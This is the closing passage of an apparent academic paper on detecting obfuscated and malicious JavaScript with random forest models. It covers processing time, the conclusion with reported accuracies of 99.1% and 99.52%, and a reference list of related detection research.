The detection pipeline, comprising obfuscation classification, string reconstruction via atomic search, and malicious code detection using 92 extracted features, achieved an average processing time of 0.274806 seconds per file. Despite the multi-layered nature of the framework, this runtime demonstrates a practical balance between semantic depth and computational efficiency, making it suitable for large-scale or batch-based threat analysis. Overall, the model effectively integrates obfuscation-related patterns with explicit indicators of malicious behavior. Leveraging a comprehensive set of syntactic, semantic, and structural attributes consistently achieves high predictive accuracy in distinguishing malicious scripts.

5. Conclusion

This study proposed a dual-model framework for detecting malicious JavaScript by addressing two key challenges: obfuscation detection and malicious behavior classification. Several measures were applied throughout the modeling process to ensure the validity and generalization of results. The random forest algorithm was selected for its proven resistance to overfitting through ensemble learning. The dataset was carefully partitioned into separate training and testing sets to prevent data leakage, and cross-validation was conducted to assess consistency across different data splits.

These methodological safeguards supported the reliability of the results, with the obfuscation detection model achieving 99.1% accuracy and the malicious detection model reaching 99.52%. The dataset contained diverse real-world samples, including complex obfuscation patterns and index-based array mapping used to conceal malicious operations like remote code execution and data theft. The atomic search method played a critical role in reconstructing these obfuscated strings, enabling the extraction of semantically rich features essential for accurate classification. Further analysis of the top 10 most important features also confirmed that obfuscation-related attributes, particularly those derived from atomic search and entropy metrics, contributed the most to accurate classifications.

The dual-model framework presented in this study bridges the gap in existing methods by addressing obfuscation and maliciousness concurrently. This approach offers a robust solution for improving cybersecurity in web environments, particularly in mitigating threats posed by obfuscated and malicious JavaScript scripts. Future research could explore the application of this framework to other programming languages and real-time detection scenarios, expanding its scope and utility in dynamic web ecosystems.

References

[1] R. Verma, “Cybersecurity Challenges in the Era of Digital Transformation,” *Transdisciplinary Threads Crafting the Future Through Multidisciplinary Research*, vol. 1, p. 187, 2024.

[2] M. Shema, *Hacking Web Apps*. San Francisco, CA, USA: Syngress, 2012, doi: 10.1016/C2011-0-07576-2.

[3] Fasna and S. R. Swamy, “Sandbox: A Secured Testing Framework for Applications,” *Journal of Technology & Engineering Sciences*, vol. 4, no. 1, Jun. 2020.

[4] S. Ndichu, S. Kim, S. Ozawa, T. Misu, and K. Makishima, “A machine learning approach to detection of JavaScript-based attacks using AST features and paragraph vectors,” *Applied Soft Computing*, vol. 84, p. 105721, Aug. 2019, doi: 10.1016/j.asoc.2019.105721.

[5] D. R. Patil and J. B. Patil, “Detection of malicious JavaScript code in web pages,” *Indian Journal of Science and Technology*, vol. 10, no. 19, pp. 1–12, Jun. 2017, doi: 10.17485/ijst/2017/v10i19/114828.

[6] Y. Fang, C. Huang, L. Liu, and M. Xue, “Research on malicious JavaScript detection technology based on LSTM,” *IEEE Access*, vol. 6, pp. 59118–59125, Jan. 2018, doi: 10.1109/access.2018.2874098.

[7] X. Song, C. Chen, B. Cui, and J. Fu, “Malicious JavaScript detection based on bidirectional LSTM model,” *Applied Sciences*, vol. 10, no. 10, p. 3440, May 2020, doi: 10.3390/app10103440.

[8] A. Sheneamer, "Vulnerable JavaScript functions detection using stacking of convolutional neural networks," *PeerJ Computer Science*, vol. 10, 2024, doi: 10.7717/peerj-cs.1838.
[9] M. F. Rozi, S. Ozawa, T. Ban, S. Kim, T. Takahashi, and D. Inoue, "Understanding the influence of AST-JS for improving malicious webpage detection," *Applied Sciences*, vol. 12, no. 24, p. 12916, Dec. 2022, doi: 10.3390/app122412916.
[10] J. Mao et al., "Detecting malicious behaviors in JavaScript applications," *IEEE Access*, vol. 6, pp. 12284–12294, Jan. 2018, doi: 10.1109/access.2018.2795383.
[11] N. H. Son and H. T. Dung, "Malicious Javascript Detection based on Clustering Techniques," *International Journal of Network Security & Its Applications*, vol. 13, no. 6, pp. 11–21, Nov. 2021, doi: 10.5121/ijnsa.2021.13602.
[12] A. Alazab, A. Khraisat, M. Alazab, and S. Singh, "Detection of obfuscated malicious JavaScript code," *Future Internet*, vol. 14, no. 8, p. 217, Jul. 2022, doi: 10.3390/fi14080217.
[13] B. G. Zorn, B. Livshits, and C. Seifert, "NOFUS: Automatically Detecting' String.fromCharCode(32) "ObFuSCateD ".toLowerCase() 'JavaScript Code," *Microsoft Research Technical Report,* MSR-TR-2011-57, Jan. 2011. [Online]. Available: https://www.researchgate.net/publication/215448536.
[14] A. Fass, R. P. Krawczyk, M. Backes, and B. Stock, "JaSt: Fully Syntactic Detection of Malicious (Obfuscated) JavaScript," *Lecture Notes in Computer Science*, vol. 10885, pp. 303-325, 2018.
[15] K. Kryszczuk, S. Aebersold, S. Paganoni, B. Tellenbach, and T. Trowbridge, "Detecting Obfuscated JavaScripts using Machine Learning," *The Eleventh International Conference on Internet Monitoring and Protection (ICIMP 2016),* Valencia, Spain, May 2016. [Online]. Available: https://www.researchgate.net/publication/321805699.
[16] M. Moog, M. Demmel, M. Backes, dan A. Fass, "Statically Detecting JavaScript Obfuscation and Minification Techniques in the Wild," in *2021 51st Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, 2021, hlm. 569-580, doi: 10.1109/DSN48987.2021.00065.
[17] A. G. Alamsyah, *Atomic Search*. [Online]. Available: https://pypi.org/project/atomic-search.
[18] L. Breiman, "Random Forest," *Machine Learning*, vol. 45, no. 1, pp. 5–32, Jan. 2001, doi: 10.1023/a:1010933404324.
[19] J. Acharya, H. Das, O. Milenkovic, A. Orlitsky, and S. Pan, "String Reconstruction from Substring Compositions," *SIAM Journal on Discrete Mathematics*, vol. 29, no. 3, pp. 1340–1371, Jan. 2015, doi: 10.1137/140962486.